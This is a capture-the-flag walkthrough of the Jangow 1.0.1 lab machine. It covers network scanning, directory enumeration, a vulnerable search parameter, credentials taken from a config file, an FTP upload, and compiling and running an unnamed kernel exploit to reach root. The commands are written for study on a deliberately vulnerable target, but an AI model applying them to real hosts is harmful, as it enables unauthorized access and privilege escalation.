JANGOW: 1.0.1 Walkthrough

Step 1:
Downloading machine and setting up.


Step 2:
Run netdiscover to learn the machine IP.
sudo netdiscover -i eth0

Note: Found out by the mac address.

Step 3:
Run nmap scan on the machine IP that we found.
sudo nmap -sS -A -p- 192.168.31.29 -T4

nmap result as found above!


Step 4:
Let’s take a deeper dive by inspecting what lies in the open port i.e. 192.168.31.29:80 since port 80 is open as shown above!



Index of /

Name	Last modified	Size	Description
site/	2021-06-10 18:05	-	

Apache/2.4.18 (Ubuntu) Server at 192.168.31.29 Port 80




Let's see what we can get the most out of it.

Step 5:

Running some other tools to enumerate as much information as possible from the machine.

dirsearch -u http://192.168.31.29 -x 403

Seems we already found something important from **/.backup** directory.





The credentials could be useful, but we do not have the MySQL port open, so we cannot use these credentials. However, we took note of the username and password for later reference.

Another directory fuzz we run on the site found is being used in the domain.


dirsearch -u http://192.168.31.29/site/ -x 403

We intercepted some of the pages from **/site** and found **'buscar='** section vulnerable.







Later we were able to obtain few information by looking here and there and into **wordpress/config.php** file finally.



We find two of the users in total: **jangow01** & **desafio02**.



Although was having trouble logging in with the other user, jangow01 worked fine. User flag is right there.




```
jangow01@jangow01:~$ cat user.txt
d41d8cd98f00b204e9800998ecf8427e
jangow01@jangow01:~$ _
```

Time for the root. First thing we should always check is system info and the version it is using.

```
jangow01@jangow01:~$ uname -a
Linux jangow01 4.4.0-31-generic #50-Ubuntu SMP Wed Jul 13 00:07:12 UTC 2016 x86_64 x86_64 x86_64 GNU
/Linux
jangow01@jangow01:~$ _
```

Now we browse for available exploits for the version.



We found one and renamed the file into **exploit.c**. Since target machine's ftp port was open, we transferred the exploit into the target machine connecting with the ftp port as shown below.

```
┌──(kali㉿kali)-[~]
└─$ ftp 192.168.31.91
Connected to 192.168.31.91.
220 (vsFTPd 3.0.3)
Name (192.168.31.91:kali): jangow01
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> cd /home
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||63737|)
150 Here comes the directory listing.
drwxr-xr-x    4 1000     1000         4096 Jun 10  2021 jangow01
226 Directory send OK.
ftp> cd jangow01
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||53935|)
150 Here comes the directory listing.
-rw-rw-r--    1 1000     1000           33 Jun 10  2021 user.txt
226 Directory send OK.
ftp> put exploit.c
local: exploit.c remote: exploit.c
229 Entering Extended Passive Mode (|||27533|)
150 Ok to send data.
100% |*****************************************************************************************************************************************************************************************************|
226 Transfer complete.
13728 bytes sent in 00:00 (12.32 MiB/s)
ftp>
```

```
jangow01@jangow01:~$ ls
exploit.c  user.txt
jangow01@jangow01:~$ gcc exploit.c -o exploit
jangow01@jangow01:~$ ls
exploit  exploit.c  user.txt
jangow01@jangow01:~$
```

The exploit is right there as we transferred. Now it needs to be compiled to run. I used the command: **gcc exploit.c -o exploit**. Now the executable one needs to be transferred in the **/tmp** directory as permissions lie there.

```
jangow01@jangow01:~$ ls
exploit  exploit.c  user.txt
jangow01@jangow01:~$ mv exploit /tmp
jangow01@jangow01:~$ ls
exploit.c  user.txt
jangow01@jangow01:~$ cd /tmp
jangow01@jangow01:/tmp$ ls -la
total 52
drwxrwxrwt  8 root     root       4096 Jan 19 18:03 .
drwxr-xr-x 24 root     root       4096 Jun 10  2021 ..
-rwxr-xr-x  1 jangow01 desafio02 18432 Jan 19 18:00 exploit
drwxrwxrwt  2 root     root       4096 Jan 19 17:36 .font-unix
drwxrwxrwt  2 root     root       4096 Jan 19 17:36 .ICE-unix
drwx------  3 root     root       4096 Jan 19 17:36 systemd-private-e4d13cf70dc24024bea7993afadb40e4
-systemd-timesyncd.service-kmx8ge
drwxrwxrwt  2 root     root       4096 Jan 19 17:36 .Test-unix
drwxrwxrwt  2 root     root       4096 Jan 19 17:36 .X11-unix
drwxrwxrwt  2 root     root       4096 Jan 19 17:36 .XIM-unix
jangow01@jangow01:/tmp$
```

Below is the result after I ran the exploit. We obtained the **root** flag yayyy!